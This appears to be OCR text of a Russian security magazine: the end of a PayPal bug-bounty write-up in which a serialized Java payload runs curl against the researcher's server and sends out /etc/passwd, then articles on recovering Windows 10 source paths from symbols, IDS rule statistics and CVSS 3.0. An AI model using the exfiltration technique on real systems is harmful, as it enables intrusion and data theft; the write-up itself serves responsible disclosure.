YXZhL2xhbmcvQ2xhc3M7eHBzfQAAAAEADWphdmEudXRpbC5NYXB4cgAXamF2YS5sYW5nLnJlZmxl
```

Выполнение команды curl отсылает на мой собственный внешний сервер запросы по протоколам DNS и HTTP, что хорошо для выявления так называемых слепых уязвимостей, при которых результат выполнения команды не выводится в ответе сервера.

После этого я отправил полученный закодированный объект на сервер в параметре oldFormData и буквально не поверил своим глазам, когда в логе доступа на моем Nginx высветилась строчка:

```
173.0.81.65 - - [13/Dec/2015:12:12:34 +0000] "GET /paypal HTTP/1.1" 404 162
"-" "curl/7.15.5 (x86_64-redhat-linux-gnu) libcurl/7.15.5 OpenSSL/0.9.8b zli
b/1.2.3 libidn/0.6.5"
```

Адрес 173.0.81.65 принадлежал компании PayPal и в этот момент я понял, что могу выполнять произвольные команды на серверах сайта manager.paypal.com.

Я мог бы загрузит бекдор, получить доступ к базам данных, которые использует приложение, или побродить по внутренней сети. Вместо этого я лишь прочитал файл "/etc/passwd" отослав его на свой сервер как подтверждение уязвимости:

```
root@ip-172-31-18-93:/home/ubuntu# nc -lv 80
Listening on [0.0.0.0] (family 0, port 80)
Connection from [173.0.81.65] port 80 [tcp/http] accepted (family 2, sport 21445)
POST / HTTP/1.1
User-Agent: curl/7.15.5 (x86_64-redhat-linux-gnu) libcurl/7.15.5 OpenSSL/0.9.8b zlib/1.2.3 libidn/0.6.5
Host: artsploit.com
Accept: */*
Content-Length: 18224
Expect: 100-continue
Content-Type: multipart/form-data; boundary=----------------------------66eefc5a03c7

------------------------------66eefc5a03c7
Content-Disposition: form-data; name="file"; filename="passwd"
Content-Type: application/octet-stream

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
```

Я также записал видео, как воспроизвести эту уязвимость (*youtu.be/3GnyrvVyJNk*), и отправил всю эту информацию в PayPal.

После получения отчета в PayPal быстро пофиксили уязвимость и запросили у меня мой внешний IP-адрес, с которого я проводил тестирование, для проведения внутреннего расследования. Примерно через месяц PayPal назначили мне награду за найденную уязвимость, хотя баг в их системе числился как дубликат. Насколько я понял, другой исследователь, Mark Litchfield, также отправил им информацию о похожей уязвимости 11 декабря 2015 года, за два дня до моего отчета.

ЗНАКОМИМСЯ С ИСХОДНИКАМИ WINDOWS 10

Артем Шишкин
habrahabr.ru/company/pt/blog/279215/

Насколько бы закрытым ни было программное обеспечение Microsoft, информации о своем внутреннем устройстве оно выдает предостаточно. К примеру, экспорт функций из библиотеки по именам дает представление о ее интерфейсах. В свободном доступе есть и отладочные символы, которые повсеместно используются для диагностики ошибок в ОС. Однако на руках у нас все равно имеются только скомпилированные бинарные модули. Становится интересно: а какими они были до компиляции? Попробуем разобраться, как получить побольше информации об исходных кодах, не делая ничего незаконного.

Идея, конечно, не нова. В свое время подобное делали и Марк Руссинович, и Алекс Ионеску. Мне лишь было интересно получить свежие данные, немного дополнив и уточнив уже проделанную другими работу. Для эксперимента нам понадобятся пакеты отладочных символов, которые есть в свободном доступе. Я взял пакеты для последней релизной версии Windows 10 (64 бита), причем решил исследовать и релизный пакет (free build), и отладочный (checked build).

Отладочные символы — это набор файлов с расширением pdb (program database, база данных программы), в которых хранится различная информация для расширения возможностей отладки бинарных модулей в ОС, включая имена глобалов, функций и структур данных, иногда вместе с их содержимым.

Помимо символов можно взять условно доступную отладочную сборку Windows 10. Такая сборка богата на ассерты, в которых бывают описаны не только недокументированные и отсутствующие в символьных файлах имена переменных, но и номер строки в файле, в котором сработал ассерт.

```
if ( nFilterType + 1 > 0xF )
{
  v6 = VRipOutput(
    &unk_32D194,
    ERROR_INVALID_HOOK_FILTER,
    0x2000000
    "windows\\core\\ntuser\\kernel\\windows\\hooks.cxx",  // File
    642,                                                  // Line
    "zzzSetWindowsHookEx",                                // Function
    "Invalid hook type 0x%x",                             // Message
    nFilterType);
  goto FASTFAIL;
}
```

В примере видны не только имя файла и его расширение, но и структура каталогов до него, очень полезная даже без корня.

Натравливаем на файлы символов утилиту strings от sysinternals и получаем около 13 ГБ сырых данных. Использовать все файлы из дистрибутива отладочной сборки подряд — не очень хорошая идея, ненужных данных будет слишком много. Ограничимся набором расширений: exe — исполняемые файлы, sys — драйвера, dll — библиотеки, ocx — ActiveX-компоненты, cpl — компоненты панели управления, efi — EFI-приложения, в частности загрузчик. Сырых данных от дистрибутива набралось 5,3 ГБ.

К своему удивлению я обнаружил, что не так много программ способны хотя бы открыть файлы размером в десяток гигабайт, и уж тем более единицы смогли поддержать функцию поиска внутри таких файлов. В данном эксперименте для ручного просмотра сырых и промежуточных данных использовался 010 Editor. Фильтрация данных осуществлялась скриптами на Python.

ФИЛЬТРАЦИЯ ДАННЫХ ИЗ СИМВОЛЬНЫХ ФАЙЛОВ

В символьных файлах помимо прочего содержится информация компоновщика. То есть, присутствует список объектных файлов, которые использовались для компоновки соответствующего бинарного файла, причем в компоновщике используется полный путь до объектного файла.

win32k.pdb

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
63:2C40h:	00	00	00	00	6F	3A	5C	62	6C	75	65	2E	6F	62	6A	2E	....o:\blue.obj.
63:2C50h:	61	6D	64	36	34	66	72	65	5C	77	69	6E	64	6F	77	73	amd64fre\windows
63:2C60h:	5C	63	6F	72	65	5C	63	6F	6D	70	6F	73	69	74	69	6F	\core\compositio
63:2C70h:	6E	73	75	72	66	61	63	65	5C	6F	62	6A	66	72	65	5C	nsurface\objfre\
63:2C80h:	61	6D	64	36	34	5C	70	72	65	63	6F	6D	70	2E	6F	62	amd64\precomp.ob
63:2C90h:	6A	00	6F	3A	5C	62	6C	75	65	2E	6F	62	6A	2E	61	6D	j.o:\blue.obj.am
63:2CA0h:	64	36	34	66	72	65	5C	57	69	6E	64	6F	77	73	5C	63	d64fre\Windows\c
63:2CB0h:	6F	72	65	5C	43	6F	6D	70	6F	73	69	74	69	6F	6E	53	ore\CompositionS
63:2CC0h:	75	72	66	61	63	65	5C	6F	62	6A	66	72	65	5C	61	6D	urface\objfre\am
63:2CD0h:	64	36	34	5C	43	6F	6D	70	6F	73	69	74	69	6F	6E	53	d64\CompositionS

Зацепка-фильтр № 1: ищем строки по маске ":\\".

Получаем абсолютные пути, сортируем, удаляем дубликаты. К слову, мусора получилось не так много, и он был удален вручную.

При осмотре полученных данных стала понятна примерная структура дерева исходных кодов. Корень — "d:\th", что по всей видимости означает threshold, в соответствии с названием ноябрьской версии Windows 10 — Threshold 1. Однако файлов с корнем "d:\th" оказалось мало. Это объясняется тем, что компоновщик принимает уже собранные файлы. А сборка объектных осуществляется в папки "d:\th.obj.amd64fre" для релизной сборки и "d:\th.obj.amd64chk" для отладочной.

Зацепка-фильтр № 2: предполагаем, что исходные файлы хранятся по аналогии с объектными файлами после сборки, и осуществляем «разборку» объектных файлов в исходные. Внимание! Этот шаг может внести искажение структуры для некоторых папок, потому как достоверно не известны параметры сборки исходников.

Для примера: *d:\th.obj.amd64fre\shell\osshell\games\freecell\objfre\amd64\freecellgame.obj*, это бывший: *d:\th\shell\osshell\games\freecell\freecellgame.c??*

По поводу расширения файлов: объектный файл получается из кучи разных типов исходного файла: "c", "cpp", "cxx", "asm" и т. д. На данном этапе неясно, какой именно тип исходного файла использовался, поэтому оставим расширение "c??".

Помимо папки "d:\th" наблюдается множество других корней. Например, "d:\th.public.chk" и "d:\th.public.fre". Данную папку мы опустим ввиду того, что в ней хранится публичная часть sdk. Также стоит отметить различные пути проектов для драйверов, которые, судя по всему, собираются где-то на рабочих местах разработчиков:

c:\users\joseph-liu\desktop\sources\rtl819xp_src\common\objfre_win7_amd64\amd64\eeprom.obj


C:\ALLPROJECTS\SW_MODEM\pcm\amd64\pcm.lib

C:\Palau\palau_10.4.292.0\sw\host\drivers\becndis\inbox\WS10\sandbox\Debug\x64\eth_tx.obj

C:\Users\avarde\Desktop\inbox\working\Contents\Sources\wl\sys\amd64\bcmwl63a\bcmwl63a\x64\Windows8Debug\nicpci.obj

Другими словами, существует набор драйверов устройств, отвечающих стандартам, например USB XHCI, которые входят в дерево исходных кодов ОС. А все специфичные драйверы собираются где-то в другом месте.

Зацепка-фильтр № 3: удаляем бинарные файлы, поскольку нам интересны только исходные. Удаляем "pdb", "lib", "exp" и т. п. Файлы "res" откатываем до "rc" — исходного кода ресурсного файла.



Выходные данные становятся все красивее! Однако на этом этапе дополнительные данные получить уже практически невозможно. Переходим к следующему набору сырых данных.

ФИЛЬТРАЦИЯ ДАННЫХ ИЗ ИСПОЛНЯЕМЫХ ФАЙЛОВ

Поскольку абсолютных путей в сырых данных оказалось мало, фильтровать строки будем по расширениям:

"c" — исходные файлы на языке C,
"cpp" — исходные файлы на C++,
"cxx" — исходные файлы на C или C++,
"h" — заголовочные файлы на C,
"hpp" — заголовочные файлы на C++,
"hxx" — заголовочные файлы на C или C++,
"asm" — исходные файлы на MASM,
"inc" — заголовочные файлы на MASM,
"def" — описательный файл для библиотек.

После фильтрации данных становится видно, что хотя у полученного пути и нет корня, структура каталогов говорит о том, что она строится относительно него. То есть, всем путям достаточно добавить в начале корень "d:\th".

На этом этапе есть несколько проблем с данными, полученными из символов. Первая проблема: мы не уверены, что правильно откатили путь сборки исходного файла в объектный файл.


Зацепка-фильтр № 4: проверим, есть ли совпадения между путями до объектных файлов и путями до исходных.

И они действительно есть! То есть, для большинства каталогов можно утверждать, что их структура восстановлена правильно. Конечно, все еще остаются сомнительные каталоги, но думаю, эта погрешность вполне приемлема. Попутно можно смело заменять расширение "c??" на расширение совпавшего по пути исходника.

Вторая проблема — заголовочные файлы. Дело в том, что это важная часть исходных файлов, однако из заголовочного файла не получается объектный, а это значит, что из информации об объектных файлах нельзя восстановить заголовочные. Приходится довольствоваться малым, а именно теми заголовочными файлами, которые мы нашли в сырых данных бинарных файлов.

Третья проблема: мы все еще не знаем большинство расширений исходных файлов.

Зацепка-фильтр № 5: будем считать, что в пределах одной папки хранятся исходные файлы одинакового типа. Другими словами, если в какой-либо из папок уже присутствует файл с расширением "cpp", скорее всего все его соседи будут иметь такое же расширение.



Ну а как же исходники на ассемблере? За последним штрихом можно обратиться к Windows Research Kernel — исходным кодам Windows XP — и часть исходников на ассемблере переименовать вручную.

ИЗУЧАЕМ ПОЛУЧЕННЫЕ ДАННЫЕ

Какое-то время я изучал вопрос об устройстве телеметрии в Windows 10. К сожалению, анализ на скорую руку ничего интересного не выявил. Я не нашел никаких кейлоггеров, никакой утечки чувствительных данных. И первым ключевым словом для поиска среди исходных файлов было "telemetry". Результат превзошел мои ожидания: 424 совпадения. Самые интересные приведу ниже.

d:\th\admin\enterprisemgmt\enterprisecsps\v2\certificatecore\certificatestoretelemetry.cpp

d:\th\base\appcompat\appraiser\heads\telemetry\telemetryappraiser.cpp

d:\th\base\appmodel\search\common\telemetry\telemetry.cpp

d:\th\base\diagnosis\feedback\siuf\libs\telemetry\siufdatacustom.c??

d:\th\base\diagnosis\pdui\de\wizard\wizardtelemetryprovider.c??

d:\th\base\enterpriseclientsync\settingsync\azure\lib\azuresettingsyncprovidertelemetry.cpp

d:\th\base\fs\exfat\telemetry.c

d:\th\base\fs\fastfat\telemetry.c

d:\th\base\fs\udfs\telemetry.c

d:\th\base\power\energy\platformtelemetry.c??

d:\th\base\power\energy\sleepstudytelemetry.c??

d:\th\base\stor\vds\diskpart\diskparttelemetry.c??

d:\th\base\stor\vds\diskraid\diskraidtelemetry.cpp

d:\th\base\win32\winnls\els\advancedservices\spelling\platformspecific\current\spellingtelemetry.c??

d:\th\drivers\input\hid\hidcore\hidclass\telemetry.h

d:\th\drivers\mobilepc\location\product\core\crowdsource\locationorion-telemetry.cpp

d:\th\drivers\mobilepc\sensors\common\helpers\sensorstelemetry.cpp

d:\th\drivers\wdm\bluetooth\user\bthtelemetry\bthtelemetry.c??

d:\th\drivers\wdm\bluetooth\user\bthtelemetry\fingerprintcollector.c??

d:\th\drivers\wdm\bluetooth\user\bthtelemetry\localradiocollector.c??

d:\th\drivers\wdm\usb\telemetry\registry.c??

d:\th\drivers\wdm\usb\telemetry\telemetry.c??

d:\th\ds\dns\server\server\dnsexe\dnstelemetry.c??

d:\th\ds\ext\live\identity\lib\tracing\lite\microsoftaccounttelemetry.c??

d:\th\ds\security\base\lsa\server\cfiles\telemetry.c

d:\th\ds\security\protocols\msv_sspi\dll\ntlmtelemetry.c??

d:\th\ds\security\protocols\ssl\telemetry\telemetry.c??

d:\th\ds\security\protocols\sspcommon\ssptelemetry.c??

d:\th\enduser\windowsupdate\client\installagent\common\commontelemetry.cpp

d:\th\enduser\winstore\licensemanager\lib\telemetry.cpp

d:\th\minio\ndis\sys\mp\ndistelemetry.c??

d:\th\minio\security\base\lsa\security\driver\telemetry.cxx

d:\th\minkernel\fs\cdfs\telemetry.c

d:\th\minkernel\fs\ntfs\mp\telemetry.c??

d:\th\minkernel\fs\refs\mp\telemetry.c??

d:\th\net\netio\iphlpsvc\service\teredo_telemetry.c

d:\th\net\peernetng\torino\telemetry\notelemetry\peerdistnotelemetry.c??

d:\th\net\rras\ip\nathlp\dhcp\telemetryutils.c??

d:\th\net\winrt\networking\src\sockets\socketstelemetry.h

d:\th\shell\cortana\cortanaui\src\telemetrymanager.cpp

d:\th\shell\explorer\traynotificationareatelemetry.h

d:\th\shell\explorerframe\dll\ribbontelemetry.c??

d:\th\shell\fileexplorer\product\fileexplorertelemetry.c??

d:\th\shell\osshell\control\scrnsave\default\screensavertelemetryc.c??

d:\th\windows\moderncore\inputv2\inputprocessors\devices\keyboard\lib\keyboardprocessortelemetry.c??

d:\th\windows\published\main\touchtelemetry.h

d:\th\xbox\onecore\connectedstorage\service\lib\connectedstoragetelemetryevents.cpp

d:\th\xbox\shellui\common\xbox.shell.data\telemetryutil.c??

Комментировать, пожалуй, не стоит, поскольку все равно достоверно ничего не известно. Однако эти данные могут послужить хорошей отправной точкой для отдельного исследования.

Следующая находка — PatchGuard. Правда, в дереве исходников ОС присутствует только один файл непонятного, скорее всего бинарного типа.

d:\th\minkernel\ntos\ke\patchgd.wmp

Поискав совпадения в нефильтрованных данных, я обнаружил, что на самом деле Kernel Patch Protection — это отдельный проект.

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp\xcptgen00.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp\xcptgen01.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp\xcptgen02.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp\xcptgen03.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp\xcptgen04.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp\xcptgen05.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp\xcptgen06.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp\xcptgen07.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp\xcptgen08.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp\xcptgen09.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp_noltcg\patchgd.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp_noltcg\patchgda.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp_noltcg\patchgda2.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp_noltcg\patchgda3.c??

d:\bnb_kpg\minkernel\oem\src\kernel\patchgd\mp_noltcg\patchgda4.c??

Не придумав больше ничего, я начал искать все подряд — и остался доволен!

d:\th\windows\core\ntgdi\fondrv\otfd\atmdrvr\umlib\backdoor.c??

Бекдор в драйвере шрифтов?

d:\th\inetcore\edgehtml\src\site\webaudio\opensource\wtf\wtfvector.h

Web Template Framework, это всего лишь Web Template Framework, спорная аббревиатура. Погодите, это что, open source?

d:\th\printscan\print\drivers\renderfilters\msxpsfilters\util\opensource\libjpeg\jaricom.c??

d:\th\printscan\print\drivers\renderfilters\msxpsfilters\util\opensource\libpng\png.c??

d:\th\printscan\print\drivers\renderfilters\msxpsfilters\util\opensource\libtiff\tif_compress.c??

d:\th\printscan\print\drivers\renderfilters\msxpsfilters\util\opensource\zlib\deflate.c??

Теперь действительно все.

СТАТИСТИКА ПОЯВЛЕНИЯ ПРАВИЛ IDS/IPS SURICATA ДЛЯ НОВЫХ УГРОЗ

Алексей Леднев
habrahabr.ru/company/pt/blog/282029/

Обязательный атрибут защиты для большой компании — IDS/IPS (система обнаружения и предотвращения вторжений). На рынке большое количество коммерческих и open-source решений, и каждое из них имеет свои достоинства и недостатки. Но общее во всех решениях — необходимость своевременного обновления правил обнаружения угроз. Большинство IDS/IPS позволяют использовать правила, разработанные для Snort. Одним из самых известных поставщиков правил является компания Emerging Threats, ставшая частью Proofpoint.

Мы решили собрать статистику по выпуску правил для наборов pro (коммерческая версия) и open (open-source версия) Emerging Threats для Suricata, так как их синтаксис аналогичен Snort, но при этом немного расширен, что дает больше возможностей.


Со страницы rules.emergingthreats.net/changelogs были собраны журналы обновлений правил suricata и suricata-1.3 начиная с 2015 года. Первое, что нас интересовало, — какое количество правил выпускалось для выявления эксплуатации уязвимостей. В эту категорию попали правила с привязкой к CVE, правила классов attack response и exploit.

Для привязки CVE к правилам мы распарсили актуальный файл sid-msg.map, а также журнал его изменений. Файл содержит маппинг sid-правил на их метаинформацию и имеет строки такого вида:


```
2021138 || ET WEB_SERVER ElasticSearch Directory Traversal Attempt
(CVE-2015-3337) || cve,2015-3337
2021139 || ET TROJAN H1N1 Loader CnC Beacon M1 || url,kernelmode.
info/forum/viewtopic.php?f=16&t=3851
```

CVE-идентификатор может содержаться как отдельно, так и в поле msg. Отсюда был получен маппинг CVE на правила.

Поскольку одной атаке могут соответствовать несколько схожих правил, необходимо было делать выборку по уникальности правил. Правила, незначительно отличающиеся друг от друга полем msg (имеющие сходство больше 0,99 по алгоритму Джаро—Винклера), в выборку добавлены не были. В итоге были выбраны правила, содержащие маппинг с CVE или содержащие в поле msg один из следующих маркеров: attack response, exploit.



Статистика по набору ET open за 2015 год



Статистика по набору ET pro за 2015 год

1299 | Вредоносные программы
136 | Нарушения политик безопасности
130 | Правила на основе черных списков
585 | Другие
228 | Эксплуатация уязвимостей

Соотношение правил из набора ET open за 2015 год

4478 | Вредоносные программы
367 | Нарушения политик безопасности
133 | Правила на основе черных списков
1833 | Другие
573 | Эксплуатация уязвимостей


Соотношение правил из набора ET pro за 2015 год

Как видно, в 2015 году количество правил, выпущенных для выявления эксплуатации уязвимостей, не превысило 10%. Наибольшую площадь на диаграмме занимают правила для выявления сетевой активности вредоносных программ.

Следующим шагом был сбор статистики покрытия правилами уязвимостей, опубликованных в 2015 году. Были отобраны уязвимости, имеющие удаленный вектор эксплуатации (AV:N) и CVSSv2-рейтинг больше 7,8. Из них мы отобрали те, для выявления эксплуатации которых были выпущены правила.

На диаграмме видно, что правилами покрывается лишь малая часть уязвимостей. Первая причина заключается в том, что часть CVE выпускается для случаев, которые невозможно (шифрованный трафик) или бессмысленно покрывать правилами (с выявлением и предотвращением эксплуатации уязвимостей в веб-приложениях лучше справиться WAF, для правил же придется использовать громоздкие регулярные выражения, что приведет к замедлению системы). Вторая причина в том, что не всегда известны подробности эксплуатации уязвимости, и у экспертов нет образцов, на основе которых можно разработать правила.

Итак, существует острая нехватка правил для актуальных уязвимостей. Одна из причин — нежелание вендоров, а также экспертов, находящих уязвимости и создающих правила для IDS/IPS, делиться техническими деталями обнаруженных уязвимостей. Для разработки правил требуются образцы трафика с эксплуатацией уязвимости; при их наличии покрытие новых уязвимостей правилами увеличится в разы, и положение дел не будет таким плачевным.



Количество CVE, покрытых правилами
Количество CVE с CVSS > 7,8

Статистика покрытия правилами уязвимостей 2015 года

ОЦЕНКА УЯЗВИМОСТЕЙ
CVSS 3.0

Сергей Рублев
habrahabr.ru/company/pt/blog/266485/

Мы используем эту систему оценок с момента возникновения нашей базы уязвимостей и первого нашего продукта — XSpider. Для нас очень важно поддерживать базу знаний, которую мы используем в своих продуктах и услугах, в актуальном состоянии. Поскольку рекомендации по работе с CVSS-метриками не покрывают все возможные варианты уязвимостей, иногда приходится задаваться вопросом: «Как лучше проставить метрики, чтобы итоговая оценка отражала реальную опасность уязвимости?».

Мы постоянно следим за развитием стандарта, поэтому давно ждали окончательной версии CVSSv3. Открывая спецификацию, я прежде всего хотел ответить на вопросы: «Что именно изменилось?», «Что стало лучше?», «Сможем ли мы использовать новый стандарт в наших продуктах?» и — поскольку к ведению базы часто подключаются молодые специалисты — «Как быстро можно овладеть методикой оценки?», «Насколько четкими являются критерии?».

В ходе изучения стандарта родилась эта статья, надеюсь, она поможет вам в освоении новой методики оценки уязвимостей.

ВЕХИ В ИСТОРИИ CVSS

Стандарт Common Vulnerability Scoring System был разработан группой экспертов по безопасности National Infrastructure Advisory Council. В эту группу вошли эксперты из различных организаций, таких как CERT/CC, Cisco, DHS/MITRE, eBay, IBM Internet Security Systems, Microsoft, Qualys, Symantec.

В 2005 году состоялась первая публикация стандарта. Основные принципы расчета метрики уязвимостей, изначально заложенные в стандарт, сохранились и по сей день.

Далее стандарт стал поддерживаться рабочей группой Common Vulnerability Scoring System-Special Interest Group (CVSS-SIG) в рамках проекта Forum of Incident Response and Security Teams (FIRST). Членство в группе не накладывает на ее участников каких-либо ограничений по поддержке и распространению стандарта.

В 2007 году была опубликована вторая версия стандарта: были внесены правки в перечень показателей и изменена формула расчета итоговой метрики для более точной оценки опасности уязвимостей.

В 2014 году рекомендации по использованию CVSSv2 выпускают такие авторитетные организации, как NIST и ITU, занимающиеся разработкой руководств и стандартов в области телекоммуникации и информационных систем.

Использование метрик CVSS для оценки уязвимостей закреплено в стандартах PCI DSS и СТО БР ИББС.

В июне 2015 года FIRST опубликовал финальную версию стандарта CVSSv3, о котором и пойдет речь в данной статье.

ОСНОВЫ

В CVSS входят три группы метрик:

Базовые метрики описывают характеристики уязвимости, не меняющиеся с течением времени и не зависящие от среды исполнения. Этими метриками описывается сложность эксплуатации уязвимости и потенциальный ущерб для конфиденциальности, целостности и доступности информации.

Временные метрики, как видно из названия, вносят в общую оценку поправку на полноту имеющейся информации об уязвимости, зрелость эксплуатирующего кода (при его наличии) и доступность исправлений.

При помощи **контекстных метрик** эксперты по безопасности могут внести в результирующую оценку поправки с учетом характеристик информационной среды.

Временные и контекстные метрики опциональны и применяются для более точной оценки опасности, которую представляет данная уязвимость для более или менее конкретной инфраструктуры.

Значение метрики принято публиковать в виде пары из вектора (конкретные значения отдельных показателей) и числового значения, рассчитанного на основе всех показателей при помощи формулы, определенной в стандарте.

НОВОВВЕДЕНИЯ В CVSSV3

Мы не будем подробно рассматривать CVSSv2, на эту тему есть достаточно хорошая документация [6, 7], остановимся более детально на изменениях, вносимых новым стандартом.

БАЗОВЫЕ МЕТРИКИ

Компоненты системы, для которых рассчитываются метрики

В рамках стандарта вводятся следующие понятия:

+ **уязвимый компонент** (vulnerable component) — тот компонент информационной системы, который содержит уязвимость и подвержен эксплуатации;
+ **атакуемый компонент** (impacted component) — тот, конфиденциальность, целостность и доступность которого могут пострадать при успешной реализации атаки.

В большинстве случаев уязвимый и атакуемый компоненты совпадают, но есть и целые классы уязвимостей, для которых это не так, например:

+ выход за пределы песочницы приложения;
+ получение доступа к пользовательским данным, сохраненным в браузере, через уязвимость в веб-приложении (XSS);
+ выход за пределы гостевой виртуальной машины.

Согласно новому стандарту, метрики эксплуатируемости рассчитываются для уязвимого компонента, а метрики воздействия для атакуемого. В CVSSv2 не было возможности описать ситуацию, в которой уязвимый компонент и атакуемый различаются.

Метрики эксплуатируемости

Вектор атаки

Степень удаленности потенциального атакующего от уязвимого объекта.

CVSSv2	CVSSv3
Название метрики	
Access Vector (AV)	Attack Vector (AV)
Возможные значения метрики	
Network (N)	Network (N)
Adjacent Network (A)	Adjacent Network (A)
Local (L)	Local (L)
	Physical (P)

Примечание: здесь и далее в скобках даются буквенные мнемоники, используемые при описании CVSS-вектора.

Изменения коснулись понятия «Local», которое в прошлых версиях стандарта описывало любые действия, не затрагивающие сеть. В новой версии вводится такое деление:

+ Local — для эксплуатации атакующему требуется локальная сессия или определенные действия со стороны легитимного пользователя,
+ Physical — атакующему требуется физический доступ к уязвимой подсистеме.

Рассмотрим две уязвимости, имеющие одинаковую оценку с точки зрения CVSSv2 — 7,2 (AV:L/AC:L/Au:N/C:C/I:C/A:C).

CVE-2015-2363 — *Драйвер win32k.sys операционной системы Windows некорректно обрабатывает ряд объектов в памяти, что позволяет злоумышленнику, имеющему локальный доступ к системе, получить административные привилегии и выполнить произвольный код в режиме ядра.*

CVE-2015-3007 — *Сетевые шлюзы Juniper серии SRX некорректно реализуют функцию отключения восстановления пароля непривилегированным пользователем через консольный порт (set system ports console insecure). Уязвимость позволяет злоумышленнику, имеющему физический доступ к консольному порту, получить административные привилегии на устройстве.*

Метрики для тех же уязвимостей по новому стандарту CVSSv3 различаются:

Уязвимость	Вектор CVSSv3	Оценка CVSSv3
CVE-2015-2363	**AV:L**/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	7,8
CVE-2015-3007	**AV:P**/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	6,8

Видно, что в CVSSv3 степень опасности уязвимости оценивается более точно, без усреднения, имевшего место в CVSSv2.

